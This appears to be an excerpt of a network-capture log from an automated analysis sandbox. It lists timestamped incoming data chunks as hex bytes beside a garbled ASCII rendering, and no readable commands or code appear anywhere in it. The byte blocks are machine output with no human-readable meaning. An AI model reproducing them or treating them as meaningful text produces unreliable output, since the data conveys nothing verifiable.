2022-01-26 14:14:06 UTC	50	IN	Data Raw: 08 e7 77 1c d0 35 24 f6 24 d5 d3 cb b7 1d 77 54 7a 7c 7f e8 2c 6a c6 a9 fe 90 83 1c d4 71 ae cb 13 eb 41 5d 4a 50 a6 6e 0f d7 f2 a6 5f c5 93 d2 a4 b0 0c 6e 9b 8a 76 a0 08 92 83 94 86 14 c2 54 32 fd f6 ab 10 9c 27 e1 fe 15 0e cd f2 7e 34 01 35 bc 79 cb 55 7b 91 fb e1 c7 4a bb 0f ca 9f 81 15 5a 74 3e 77 e2 68 ba 1f 2b 1b 79 fe a3 f2 aa b6 71 79 87 bf 5a b9 78 98 82 8d 36 df 23 3d a8 11 91 ab 43 99 3a 1f c6 a2 10 ff 00 a3 1e 3b 74 ab da b4 3b a6 52 14 d4 32 45 b6 dc fb 0a d2 2d 9c f2 f8 8c 59 e2 df bf bf 5f c2 be 76 fd a0 74 af b3 ea 7b b0 6b e9 9b 6b 40 ce db bf 8b 35 e1 5f b4 f6 9c b0 3e e0 3e 5f 5a eb c2 c9 f3 a2 6a ce 2e 16 3c 21 7f 77 b7 e9 4e 96 4c 9a 88 be 73 ea b4 8c 7e 5e 5b 15 f4 b4 b5 5a 9f 35 89 c4 72 bb 20 91 f0 56 9d cb 25 44 fc f4 39 a9 a3 15 Data Ascii: w5$$wTz|,jqA]JPn_nvT2'~45yU{JZt>wh+yqyZx6#=C:;t;R2E-Y_vt{kk@5_>>_Zj.<!wNLs~^[Z5r V%D9
2022-01-26 14:14:06 UTC	52	IN	Data Raw: 19 6d 3a 72 86 a7 c4 e6 5c ea 44 da 97 8f 2f af e1 0b b9 bf 0a b3 e1 3f 16 de 69 f7 2a cb 23 36 d3 c8 ac df ec 97 2b f7 1a 9d a3 69 37 13 5c 6c 11 b7 5f 4a ee ad 42 9c a3 66 63 45 d4 5a 9f 4c fc 26 f8 a3 16 a9 6b 1c 32 3f ef 0f 07 9e 6b d6 74 b7 fb 44 4b f3 6e cf 20 66 be 4d f0 1f 87 f5 2d 1e f9 26 55 75 4c f6 35 f4 67 c3 fd 6e 59 2d 62 f3 73 9e f9 af 85 cd a8 2a 72 bc 4f ae cb b1 13 97 ba ce e0 69 cb 34 75 09 d3 04 64 d6 a6 8d 3c 73 22 a9 61 ba ad 5d 58 ab ee c6 3a 57 83 1a d7 95 8f 6e 54 74 b9 c2 eb 91 f1 5c b7 89 ad d6 6d 3e 61 9f e1 ed 5d b7 88 6d 04 27 69 eb 5c b6 bb 6b 9b 66 e3 86 18 35 ed 61 a5 6d 4f 32 bd 13 e5 5f 8b b6 c6 2d 65 c6 0f 53 8f 7e 6b 87 7b 09 a5 fb bb 97 bf 02 bd f7 c7 7f 0f 06 af ab 19 0f a9 c7 b5 67 59 7c 26 b7 b7 39 65 cf ad 7d 7e Data Ascii: m:r\D/?i*#6+i7\l_JBfcEZL&k2?ktDKn fM-&UuL5gnY-bs*rOi4ud<s"a]X:WnTt\m>a]m'i\kf5amO2_-eS~k{gY|&9e}~
2022-01-26 14:14:06 UTC	53	IN	Data Raw: bd 27 99 b7 ef 75 a5 64 44 85 2d 81 4d 13 a8 f5 fc a9 92 49 bb a5 34 1a b8 c4 80 eb eb f9 d3 65 63 48 e0 03 fc 54 8e fb 8d 5f 28 ae 35 a6 e3 a9 a4 4b 9c 77 6a 61 1b 96 98 cb c7 6c d2 f6 48 cf 9d 93 b3 ef 1d 7f 3a 8e 47 24 7e bd 29 81 8a 2d 35 b9 3c fe 86 ae 2a da 13 29 12 2b 73 48 ef c5 47 bd 55 bf 8a 82 ca dd 9b f0 ad 3a 13 ce c1 db 18 f9 bf 4a 15 f2 39 2d 4d 2e 14 ff 00 15 35 db 77 4f a5 28 87 3b 1d bb 2d f2 e7 f1 a2 49 76 b5 47 1f cb 9f ad 12 37 27 ad 6e a2 ba 90 ea 77 15 a6 62 69 0c cc 05 46 5f 9a 1a 4c 2a fb 71 53 ec cc f9 c9 31 ed 4d df 91 d0 f3 51 f9 aa 3f bd 4d de 4f 7a 7c a4 73 13 63 07 a7 7a 1a 5d bd b1 55 cc ec cd f4 a7 09 73 d7 35 36 62 f6 84 c6 46 65 eb f9 9a 8d d9 a8 f3 42 27 4a 8c c8 49 e2 96 e2 e7 65 88 b7 63 91 4e c7 fb 35 5d 25 c8 fe 2e Data Ascii: 'udD-MI4ecHT_(5KwjalH:G$~)-5<*)+sHGU:J9-M.5wO(;-IvG7'nwbiF_L*qS1MQ?MOz|scz]Us56bFeB'JIecN5]%.
2022-01-26 14:14:06 UTC	54	IN	Data Raw: db 6e c3 de b2 a7 8c 94 93 a5 72 c5 a7 23 ae a7 c2 7c d3 f1 ae 1f 2b 5f 7a e3 34 96 3f da b1 37 fb 42 bb af 8e cb b3 5b 7e bd 2b cf f4 f9 0c 77 91 9e 7a 8a fa 2c 35 fd 95 8f 0a 75 1f 3f 29 f5 ff 00 c2 1b c1 37 86 6d f1 d9 00 fa 57 77 2f 16 fb bd 6b cc 7e 02 dc fd a7 c3 f0 f3 fc 22 bd 4e 68 b3 66 3e 95 f3 78 e8 be 73 d9 c2 bf 70 a9 66 c5 a5 a7 38 cd c8 ff 00 3e 94 5a 0d a4 f0 7a d2 3b 62 e5 6b 15 b1 a5 3d 25 a9 a2 13 65 a0 3d a9 f6 63 2f 9a 46 ff 00 8f 1d be 82 9d 61 c8 1f 4f f1 ac da 5b 9d b1 03 26 2e 71 ef 52 6a 2d be 15 f5 e9 55 f1 ba f3 f1 06 a6 d4 01 0a 9f 5a 9b d8 d9 0e 5f dd da 65 ba 55 8d 21 77 44 7d 31 49 3c 39 b3 db dc f3 53 e8 c9 88 ff 00 8b a5 44 a4 ca 44 8f 0a ad bb 7e b5 57 4d 62 92 64 f4 ab f2 46 5a 06 1e b5 52 ce 2c bf f5 a9 45 14 dc 6e b9 Data Ascii: nr#|+_z4?7B[~+wz,5u?)7mWw/k~"Nhf>xspf8>Zz;bk=%e=c/FaO[&.qRj-UZ_eU!wD}1I<9SDD~WMbdFZR,En
2022-01-26 14:14:06 UTC	58	IN	Data Raw: d9 b8 8e 07 4c 57 44 2e d1 9d 4b db 42 bc cc b2 5b 49 f2 f7 fe 95 f2 77 ed 37 67 b3 58 73 b7 d7 9a fa ad 01 95 19 7d 39 cf ad 7c df fb 52 e9 9e 5d e3 49 f5 ed 5e ae 5f 2d 4f 2f 15 27 63 c2 f4 99 4a ea 31 b7 fb 6a 4d 7d 7d f0 6a f4 49 e1 88 40 ff 00 9e 66 be 3f b2 6d b7 6a 7f ba cb 5f 55 7c 06 ba fb 4f 87 a1 5d d8 f9 76 d7 b1 88 56 85 d9 e5 d2 6f da 9e 89 2c bf 37 a5 45 73 f3 37 e3 9a b2 d1 06 3f 8d 57 b8 5c 49 d6 bc 59 1d b2 dc 54 dc b7 1f ef 0a c2 f8 83 1b 4b a3 4d 9e c9 5d 34 68 1a 5e 47 6a c9 f1 dd ae fd 1e 7c 7f 70 d6 5d 6c 6c 97 ba 7c 63 e2 f8 f6 6b 93 fd 4f f3 af 41 fd 9d be 6f 10 af fb d5 c3 f8 f6 1f 27 5e 9f ea 7f 9d 77 1f b3 7b e7 c4 63 fd ea f7 65 fc 35 e8 79 5f 6d 9f 4d ac 5f e8 49 ec b4 d9 63 f2 ed 7e a3 15 34 8a 7e c9 16 de eb 50 5c 6e 16 eb Data Ascii: LWD.KB[lw7gXs}9|R]I^_-O/'cJ1jM}}jI@f?mj_U|O]vVo,7Es7?W\IYTKM]4h^Gj|p]ll|ckOAo'^w{ce5y_mM_Ic~4~P\n
2022-01-26 14:14:06 UTC	63	IN	Data Raw: 33 53 4e 80 28 fa d4 2f d3 1e bc 56 c9 2b 99 e8 f4 20 c5 32 65 ef d3 02 a4 c7 34 d9 47 cb 5b 44 1c 3b 15 fc af f6 aa 36 4f 9b af 6c d4 cf c3 62 a1 66 38 fd 2a 8e 7a 9a 68 46 58 67 b5 37 7f b2 d3 a4 93 60 a8 64 2a 79 ef de 83 2b b0 95 b8 3e d4 79 ff 00 ee d3 77 82 3b fe 55 0b cd b6 80 bb 1d 2c c7 07 81 d3 35 18 6d cb da 89 18 ee 1e fc 50 57 68 aa 57 e8 20 3c 0e 29 a5 8b 51 d7 ff 00 d5 41 a7 af 52 1b b8 54 66 5c 8f e1 19 a5 f3 7e 6a 82 56 e9 d2 b5 8a d0 5c c9 68 48 ee 3d aa 32 43 a5 34 9c af 6a 8d a4 db 91 ba b4 51 46 33 69 8e 2d 87 c6 69 c1 be 4c 60 d4 2c 73 f3 7e 14 82 53 8e a7 f2 ad 63 15 63 9d 6e 4a c7 68 fa d4 72 9c 8f f7 a8 7e 57 eb d6 a2 95 80 1f a5 3e 54 50 fd de cb 49 8c 0f a5 45 e7 ff 00 9c 50 d3 f1 ff 00 d6 a3 40 24 33 60 7d da 8c ca 09 eb 51 34 Data Ascii: 3SN(/V+ 2e4G[D;6Olbf8*zhFXg7`d*y+>yw;U,5mPWhW <)QARTf\~jV\hH=2C4jQF3i-iL`,s~SccnJhr~W>TP IEP@$3`}Q4

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	64	IN	Data Raw: 8b 2a 7f 2a f3 cf 8f 96 bb bc 33 31 f4 06 bb 6b 4d 79 09 6f 9b be 2b 84 f8 db aa 2d d7 86 66 00 8e 86 9e 1e 4f da 23 3a bf 0e 87 cb b3 be d9 e4 1e e6 bb ef d9 f2 5f 2f c5 90 9e 9f 35 79 e5 ec 85 6f 1f fd ea ec fe 08 de 9b 5f 14 c3 fe f5 7d 35 44 9d 33 c7 8c 9a 99 f6 5c 2e b2 58 c4 7b e0 54 73 32 03 5c f4 7a d3 0b 18 f9 ec 2a 1b 8f 12 e4 ed ca ee af 97 ac ad 2b 1e ed 39 a7 04 6e 49 2a 06 c6 47 27 15 ce fc 58 55 b9 f0 bc f9 fe 10 7a 7d 2a 2d 47 5d f2 cf cc d5 89 e3 3d 55 af 74 09 57 39 dc 3f 3a 6a 9a 56 6b 71 ce 2f 90 f9 6b c4 f1 63 57 98 7f 0f 3c fe 35 ec bf b2 7d fa 45 a8 2a b7 f7 85 78 ef 8c 4e 35 59 81 f5 22 bd 0b f6 70 bb 68 75 a5 c1 ee 2b da a9 7f 62 a4 cf 2e 29 f3 1f 59 4d a9 20 09 cf 5a 8a 6d 45 4f 19 18 ae 59 b5 42 f2 c6 37 55 cb 99 4a c5 9c f6 e2 Data Ascii: **31kMyo+-fO#:_/5yo_}5D3\.X{Ts2\z*+9nI*G'XUz}*-G]=UtW9?:jVkq/kcW<5}E*xN5Y"phu+b.)YM ZmEOYB7UJ
2022-01-26 14:14:06 UTC	68	IN	Data Raw: 74 5d c5 ce 0d 23 a6 d1 df f3 a5 58 b0 c2 96 55 20 7e 35 b4 51 94 af 6d 08 63 63 9e b9 a5 77 2a 07 1f 95 22 af cc 7b 53 8a 67 ee f3 55 c9 70 8b 6d 6a 46 64 c9 a7 2b 6e 19 fe 94 34 0c c6 96 38 99 0e 28 f6 48 ab 5c 47 5c 8f ad 34 1c 71 53 98 19 c6 31 cd 27 d8 59 81 f9 73 4d 53 48 16 9b 11 67 bd 2a 3e ee b4 bf 66 90 74 1f a5 49 06 9d 23 7f 06 6b 4d 82 4d bd c8 a4 ca fe 54 d4 93 75 5a 6d 3e 42 3e eb 51 1e 90 c3 fb d4 5c cf d9 a6 57 dd fe f5 0a fb 8f f1 0f c6 af 47 a3 39 ed 53 26 88 cd da a7 95 15 cb d8 cd 03 27 ab 1a 91 55 b6 d6 82 e8 2e 4d 4d 1f 87 e4 14 b9 4a 51 66 4b a3 11 c8 dd 42 46 db 7e e9 fc eb 7a 2f 0e 48 d5 30 f0 d1 03 a5 69 18 e8 3e 56 73 a6 16 61 f7 4d 27 91 21 6d c1 6b a4 1e 1e 0a 39 a7 a6 82 28 f6 71 11 ce 47 6a c5 79 1c d4 8b 6a c7 b5 74 d1 78 Data Ascii: t]#XU ~5Qmccw*"{SgUpmjFd+n48(H\G\4qS1'YsMSHg*>ftl#kMMTuZm>B>Q\WG9S&'U.MMJQfKBF ~z/H0i>VsaM'!mk9(qGjyjtx
2022-01-26 14:14:06 UTC	72	IN	Data Raw: 48 d8 c2 4e 69 f6 96 d8 b5 50 29 ce 98 42 2b 96 a4 d3 d5 05 18 2b d8 a7 a6 a3 45 75 cf 4f fe bd 75 da 69 fd c2 fb d7 25 01 f2 e7 fd 2b ac d1 5b 7c 0b 5e 75 49 2b 9e 9d 1a 68 9a 76 ca 37 18 e2 b9 6d 7e 35 2d d3 9c d7 55 72 a5 89 ae 5f 5e 87 0f cf ad 6b 46 29 ee 3a f1 48 e0 bc 4d 16 37 1f 7a e6 b7 fc d8 35 d5 78 9d 4e 1b ea 7f 0a e4 66 25 65 6a f6 28 cb 97 44 78 95 d7 52 a7 88 23 12 d9 c8 be d5 e6 5a b2 ed ba 61 e9 93 5e a9 7a 9e 75 94 87 1d 8d 79 8e b5 0e 2f a4 fc 6b d6 a3 2e a7 0b 93 7a 14 ed ae 36 be 3d 2b 52 cb 70 35 9f 6f 6e 09 ad 2b 47 fd ed 6d cd 77 73 17 14 b4 3a 2d 1d f6 ca 83 b7 5c 57 61 a5 85 58 17 15 c6 e8 ab 90 a7 bf 4a ec b4 3f 9e 31 9e 78 ae 5c 44 58 53 d5 9d 16 94 71 2a fd 2b 7e d4 e0 73 58 3a 57 5f ca b7 ad 46 ef d2 bc 79 e8 f5 3b a2 68 da Data Ascii: HNiP)B++EuOui%+[|^uI+hv7m~5-Ur_^kF):HM7z5xNf%ej(DxR#Za^zuy/k.z6=+Rp5on+Gmws:-\WaXJ?1x\DX Sq*+~sX:W_Fy;h
2022-01-26 14:14:06 UTC	76	IN	Data Raw: b1 f8 66 22 8f 2c f9 91 f7 77 ec 88 64 bb d6 62 9f 92 ac a0 f5 ed 5f 6b 78 4d 95 ec a3 e0 67 15 f1 7f ec 57 0c 91 59 a9 23 92 06 33 5f 65 7c 35 89 ae 21 8d 64 fb d5 f8 bf 14 e9 88 6d 74 3e c3 0b 7f a9 f3 48 e8 ed e1 5d f9 23 bd 74 5a 52 2b 21 18 5e 83 a7 6a ce 93 45 65 5e 2b 6b 45 b1 f2 e2 93 fd d0 6b e4 aa ae 68 dc f9 9c 66 39 39 72 23 cc fe 2f 5b f9 77 7c 7a d7 91 f8 ae 2f 31 1b dc e3 8a f7 0f 8a f6 59 2d f5 af 1c d7 ed b1 bb eb 5e de 06 4d 41 1f a6 70 bd 4f dd 26 72 d1 58 23 2f cc aa 7e a2 b0 fc 51 a1 fc db 91 49 5e a6 ba e4 b3 c8 35 5e eb 4f f3 62 c7 5a f6 61 59 a7 74 7d 95 58 c2 ae 8c e7 3c 1b a6 f9 07 76 36 b7 a8 ad bd 5e 1f 32 c6 45 f5 cf 5f a5 4d a4 69 9e 4b 76 15 6a fe 20 6d 9b e8 7f 95 54 6b 7e f3 98 c6 9c 63 05 ca 8f 92 ff 00 69 3f 09 b6 a7 63 Data Ascii: f",wdb_kxMgWY#3_e|5!dmt>H]#tZR+!^jEe^+kEkhf99r#/[w|z/1Y-^MApO&rX#/~QI^5^ObZaYt}X<v6^2E_MiKvj mTk~ci?c
2022-01-26 14:14:06 UTC	80	IN	Data Raw: 3e b9 fe b5 6e ed c9 83 f0 aa 2a c6 2d ef ca cd f8 d5 46 1b 9e ad 5e 0d ce f5 57 6f cc bc 55 f3 23 19 5d e8 1e 56 e1 d3 a7 35 e5 ff 00 1c f4 03 73 64 f2 7a 03 5e a6 bf 26 73 de b9 2f 8b 16 1f 6a d1 e6 c7 cd c1 e8 28 a3 f1 dc 72 a7 ee 9f 31 1f dc cc cb 5a 7e 08 d4 8e 9b e2 7b 69 bb 24 99 e6 a8 ea f6 df 66 d5 24 18 23 69 ef 50 7d bb ec f3 ab 74 20 9a fa b9 53 e7 a4 7c f6 23 dc 9d cf d0 9f 86 da c4 5e 32 f8 71 1c 2a c3 7f 96 0e 33 5e 7b e2 1f 0f c9 a5 6a 8c 1a 3f 97 71 ae 3b f6 63 f8 b4 ba 6e 9a b1 cd 30 da a0 0c 33 60 d7 ba cd fd 9f e3 3b 36 92 36 8f 73 73 9c 8a f8 ea d0 78 7a 8d cc fa 2c 3d 48 55 a6 92 7a 9e 37 e2 08 57 cb 65 c7 de 14 ff 00 85 5e 0e 9b 59 b9 9e 38 e3 f9 76 b6 78 eb 5e 81 77 f0 93 fb 42 6d a1 81 5e c6 af df ea 7a 7f c0 8f 08 cd 70 cd 1b 5d Data Ascii: >n*-F^WoU#]V5sdz^&s/j(r1Z~{if#iP}t S|#^2q*3^{j?q;cn03`;66ssxz,=HUz7We^Y8vx^wBm^zp]
2022-01-26 14:14:06 UTC	84	IN	Data Raw: bc 3d 31 ed b4 d7 53 ac db 08 ed b6 ff 00 78 f1 59 1a fd a1 3e 1a 9b 8f e1 35 dd 46 56 76 38 6b 47 dc d0 f9 bb 5b b6 f2 b5 29 3d 72 7f 9d 5d f0 44 78 d6 e1 ab 1e 20 b1 c6 ab 27 cb dc d5 8f 0a da 08 f5 58 7d ab db a7 ad 33 e7 ec fd a5 99 eb b7 50 ed d2 e2 6f 7a a9 6c 80 4a a7 df 35 a9 7b 0e fd 0a 32 3a 73 59 b6 eb ba 45 1f 9d 70 d7 93 4f 43 d4 c3 6e 7a 4f 82 86 74 b5 fa 56 84 e9 98 a4 fa 1a 8b c1 16 bf f1 27 5f f7 6b 42 ee d8 a4 12 7d 2b 82 a5 4b 3b 9e 9f 2b e5 3e 58 f8 f3 09 5f 12 b7 1e b5 c8 78 4a df 6e ab 19 c6 39 af 40 f8 f7 65 9f 10 13 8f f3 cd 71 be 1b b5 db a8 46 71 de bd 7c 2d e5 1d 0f 12 bf c5 63 d9 3c 30 b8 b4 87 db af b5 74 77 eb 9b 0f c2 b0 3c 3b 17 ee 22 f7 15 d2 5d c7 bf 4b 2d db 15 c5 88 d2 47 5d 1b 72 1c 9a 9c 5d 36 3a 66 bb 0d bf 6c d0 1b Data Ascii: =1SxY>5FVv8kG[)=r]Dx 'X}3PozlJ5{2:sYEpOCnzOtV'_kB}+K;+>X_xJn9@eqFq|-c<0tw<;"]K-G]r]6:fl
2022-01-26 14:14:06 UTC	88	IN	Data Raw: 0c d0 ed 35 87 73 e2 0b 78 ff 00 e5 b2 fe 75 5a 5f 19 d9 c6 1b 32 c7 d3 d6 be 3e 38 59 9f a1 4b 11 18 ee 6f 3d da f4 04 54 4d 74 a1 bb 57 2f 75 f1 02 c2 05 ff 00 5d 1e 47 bd 66 dd 7c 58 d3 6d c6 7e d0 83 1e f5 ac 70 93 39 67 98 52 47 71 fd a0 a3 ae 05 43 36 a4 8c dd 45 79 e5 df c7 0d 3e 11 fe ba 36 fc 45 66 5e 7e d0 3a 7c 07 89 52 ba a3 81 a8 f7 39 e5 99 41 9e a5 25 e2 95 e3 f4 aa 8d 79 f3 1c 9c 7a 66 bc 9a 6f da 4a c5 4f df 46 aa 17 5f b4 ad 94 63 e5 91 57 35 b4 72 f9 98 cb 30 81 ec bf 6c 0c 3a e7 df 35 0c d7 45 0f b7 d6 bc 2a f3 f6 9f b5 88 fd f5 6e 2b 2b 52 fd aa 23 d8 76 95 fa 57 44 32 ba 8c e7 96 65 04 7d 07 26 a6 bb 7e f5 46 da b4 68 39 65 af 97 f5 2f da 86 67 0d b0 af 3d 06 6b 26 e7 f6 9a bd 9f 8f 30 ad 74 47 29 99 cf 2c dd 1f 57 4f ae 42 a7 99 14 Data Ascii: 5sxuZ_2>8YKo=TMtW/u]Gf\Xm~p9gRGqC6Ey>6Ef^~:|R9A%yzfoJOF_cW5r0l:5E*n++R#vWD2e}& ~Fh9e/g=k&0tG),WOB
2022-01-26 14:14:06 UTC	92	IN	Data Raw: ed 8c f5 af 09 f8 df a3 7d b7 4e 90 ed 19 d8 6b df b5 19 fe d5 a7 18 f0 58 20 c0 af 21 f8 ac 13 ec 52 2e 32 c4 10 05 79 59 45 4e 5a b1 91 f7 d9 7d aa e1 1c 25 d8 fc 97 fd aa b4 93 6b e3 7b af e1 dd 27 4a f1 5b 3b 76 1a c2 81 b8 f2 01 cf d6 be ae fd ae 7e 18 cd 77 e3 29 a5 0a db 59 b7 57 8e f8 63 e1 5a 9d 40 b4 8b fc 42 bf 7a cb f1 90 fa b2 f4 3f 13 cf 30 b2 86 2e 4a dd 4f 7a fd 8e 9b cd d4 ed 57 76 37 60 d7 e9 87 c3 f8 f7 e8 36 bd 3e 55 03 8f a5 7e 6a fe ce 76 6b a2 78 9a ce 35 f9 79 02 bf 4a fe 13 48 26 f0 d5 be 79 e9 fc ab f2 5e 30 9f ef 39 91 fa 17 06 cb 92 94 a2 6c de 5a 9c fc b5 4a ee d5 9e 32 2b 76 ee 15 07 b5 53 96 20 fb 86 2b e5 a8 d6 d4 fb 8a 15 8f 23 f1 ce 8b e4 4f 23 6d e3 af 1d ab cf 75 bb 7f 29 d9 bb 62 bd cf c7 9a 5a bd 83 be dc 95 15 e3 de Data Ascii: }NkX !R.2yYENZ}%k{'J[;v~w)YWcZ@Bz?0.JOzWv7`6>U~jvkx5yJH&y^09lZJ2+vS +#O#mu)bZ
2022-01-26 14:14:06 UTC	96	IN	Data Raw: ca 69 8b 1f e3 56 4a 6f a6 84 c1 f6 a9 96 c6 9c d7 d4 22 5c 1a 92 eb f7 90 b7 14 a1 39 e4 f7 a7 b2 ef 85 ab 1e a6 72 39 fb 84 d8 ff 00 8f f8 53 6d fe 67 35 2d fa e2 53 f5 ff 00 0a 5b 58 f1 cf b6 6b b0 c1 8f 2b 8c 54 f6 12 15 97 a5 05 37 62 9f 62 37 4c 3f 3a 99 1a c7 e2 34 5f ee fd 78 a8 a5 4c 64 fa 54 ee bf 2a d3 24 4c 83 5c f2 67 4e c5 24 5d c4 d4 e0 6d 51 c7 7a 23 8f 0d 8f 7a 94 a6 31 c7 7a 23 b9 12 7a 15 6f 46 63 c5 67 98 f0 c3 eb 5a d7 8b f2 1a ce 91 32 eb fe 7d 2b 63 9e 45 db 31 b6 3f a5 68 40 72 6a 8d b0 e3 6f e1 57 a0 eb f9 d6 37 f7 8d a0 dd 88 ae 53 72 b7 d6 b2 66 8f 6c 98 ad 79 cf 0d e9 eb 59 73 28 69 3e f6 2b 48 dd b0 91 5e 51 b0 13 d6 ab ce fb 87 a6 05 5a 9d 77 64 76 aa f2 c5 fa d6 91 8d 8c 27 b9 1f 96 7d 7f 4a 92 c4 91 27 4a 6d 49 6c db 64 3f Data Ascii: iVJo"\9r9Smg5-S[Xk+T7bb7L?:4_xLdT*$L\gN$]mQz#z1z#zoFcgZ2}+cE1?h@rjoW7SrflyYs(i>+H^QZwdv' }J'JmIld?

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	100	IN	Data Raw: 62 a8 b8 bb 33 8a f1 55 99 67 fb bd e9 da 24 0c d6 0c b8 f5 ad 7f 13 d9 65 ba 77 a6 68 76 84 41 27 b0 cd 7a 11 a9 aa 3c d9 51 5a 9e 1f f1 0b 4c 09 ac bf de ef 5c b2 5b 66 71 ed 5e 81 f1 56 db c9 d6 9b 8e b9 15 c5 a4 47 cc e9 5f 51 82 a9 cd 4c f8 6c 65 3b 56 d0 eb f4 f8 0c 9a 1f e7 59 be 18 46 3e 21 84 1e cd fd 6b 6f 49 5d da 17 e7 59 be 1b 43 ff 00 09 14 58 f5 c7 eb 59 e2 9f bb 76 7a 58 1b dc fa 57 c1 76 1b b4 3b 76 c7 f0 8a d5 b9 b0 c2 91 8e d4 78 0e c8 ff 00 61 5b e4 7f 00 ad b9 ec 8e e1 f2 fb 57 c6 62 eb a5 33 ef e8 d1 fd da 3e 5a fd a5 f4 b3 1e a2 a4 77 ff 00 eb d7 93 c5 69 f2 ae 73 e9 5e f1 fb 51 d8 79 73 ab 6d c7 15 e2 f1 db e5 be 9d 31 5f 5b 93 c9 ba 68 f8 4c da 31 8d 66 6b 68 49 b1 17 e9 5d 17 97 9d 2f bf 4a c2 d1 a2 c6 da e9 52 1c e9 55 a6 2b e2 Data Ascii: b3Ug$ewhvA'z<QZL\[fq^VG_QLle;VYF>!koI]YCXYvzXWv;vxa[Wb3>Zwis^Qysm1_[hL1fkhI]/JRU+
2022-01-26 14:14:06 UTC	104	IN	Data Raw: 69 10 f6 6a 20 c7 67 6e 7b d3 72 71 ff 00 d6 a6 c8 72 87 e9 4c 23 8a a0 1e f1 a9 53 c5 41 27 04 8f 6e 95 61 b9 53 50 60 89 7b d0 67 53 45 74 30 06 63 b7 6f 15 2a 34 91 f4 27 f0 34 6e 6c fd df d6 82 cd fd df d6 83 9e d7 dc 59 2f e6 8c 67 7b f5 f5 a8 1a 77 9d f7 33 36 7f 9d 4a f9 61 c8 c5 30 a0 35 51 2b dd 44 72 cc 66 fb c0 fb fb d4 72 f4 e3 e9 4f 9b 39 e9 9e b5 19 56 6f f0 cd 6f 19 68 0e 37 d5 06 38 fb a4 d1 df ee 9a 55 0c bf fe ba 72 8d e9 9a b1 e8 c8 64 ee 69 ac 84 20 c7 a5 48 39 1f 77 3f 8d 2e 72 3e ef eb 40 ac 45 b9 b1 d6 9b 2f cd f7 7a 75 34 e9 23 50 7a d3 8c 6b 8a 09 2b e6 9f 1e 0d 2b a1 53 4b 14 79 3f 5a 0c 60 e4 dd 98 aa 3e 61 4e 6e 29 c2 1c 76 5a 04 45 8f 6a 0d bd 98 b2 8d cd 51 b8 da 6a 47 8d 80 eb 9f e9 51 73 9e 68 17 2d 82 9a d4 e0 09 34 3a 6d Data Ascii: ij gn{rqrL#SA'naSP`{gSEt0co*4'4nlY/g{w36Ja05Q+DrfrO9Vooh78Urdi H9w?.r>@E/zu4#Pzk++SKy?Z` >aNn)vZEjQjGQsh-4:m
2022-01-26 14:14:06 UTC	108	IN	Data Raw: 91 54 ee e3 ad 79 15 b0 75 b9 f9 8f 63 0d 99 52 50 e5 23 d6 d3 fd 29 ab 8f f1 1d b0 86 fd 59 6b 4b 48 f1 7a 78 a9 99 92 a3 f1 1e 9c 5a 26 93 d3 9c d6 90 8b 5f 11 72 c4 2a 9b 17 34 6b 75 d4 ad 16 36 fb ac 39 ae 6f fe 11 69 3c 3d e3 35 64 ce d6 6c e6 ba 9f 86 8d f6 a6 55 fc 2b 7b c6 1e 1c f2 da 1b 8c 03 c8 e7 15 18 aa d6 56 37 8d 18 c9 73 1d 4f 83 ad fc c4 8d b3 d8 55 ef 11 2e 22 3f 5e d5 99 e0 1b 8d f6 7f ee 9c 56 9e b1 f3 da 12 7d 33 5e 24 1b 73 3d 68 72 c6 07 9b f8 92 d7 74 cd 9f 5a e1 3c 47 06 1d b0 31 b7 bf ad 7a 07 88 7f 79 37 de ef 5c 0f 8d b5 18 b4 fb 29 5e 46 0a 70 71 5f 4d 85 bf 53 e7 71 ae 2d ea 79 d6 bd 72 ab 7d b4 1d de d5 55 24 dc 3f d9 c7 4a a5 6d 78 75 4d 46 49 3a ae 4e 0d 68 46 8b e5 b3 6d 1e b5 f4 18 73 e7 ea e8 f4 38 2f 88 f1 ed b8 0c 3f Data Ascii: TyucRP#)YkKHzxZ&_r*4ku69oi<=5dlU+{V7sOU."?^V}3^$s=hrtZ<G1zy7\)^Fpq_MSq-yr}U$?JmxuMFI:NhF ms8/?
2022-01-26 14:14:06 UTC	112	IN	Data Raw: e3 5e 97 e1 04 2d 24 d1 ef f7 35 ce 7e d2 ff 00 1b 6f 3c 4d a1 c8 d0 b7 6c 8a f9 03 c4 1e 36 bf d4 2f 9e 39 66 92 be f3 2b e1 79 d5 a0 95 7d cf 2f 30 e2 87 42 a3 95 07 a9 f5 17 8e 7f 6c 79 b5 0d 76 1b 7d 3e 51 e5 ee c7 07 15 f5 17 ec dd e3 46 d6 34 4b 2b c9 18 b3 38 04 f3 5f 97 7a 4d eb 1b 98 e4 1f 7f ad 7d d9 fb 0d f8 a2 4d 47 40 8e 19 3f 81 40 15 c7 c4 bc 3f 4f 0f 86 e6 8f 43 c7 c3 67 98 ac c6 52 c3 54 77 e7 56 f4 3f 40 7c 3d aa 36 a1 a3 aa 81 b9 59 39 af 8b 3f 6f 0f 09 bd b4 f7 13 6d c2 b1 63 5f 5d 7c 2a d6 3f 70 91 b0 dc 08 c6 2b c9 3f e0 a1 1e 05 fb 57 82 be d5 1a ed 25 49 cd 7c 1f 0f d6 70 c6 72 be a7 1e 5f 4e 59 4a 9e 16 7a dc fc dc 89 77 5c 32 e0 75 03 a5 6f f8 5c 2e 9f ac 42 47 0d 91 f8 56 13 3f d8 2f 66 56 25 4a 9a c4 d4 fe 26 41 a3 ea 31 c7 bf Data Ascii: ^-$5~o<Ml6/9f+y}/0Blyv}>QF4K+8_zM}MG@?@?OCgRTwV?@|=6Y9?omc_]|*?p+?W%I|pr_NYJzw \2uo\.BGV?/fV%J&A1
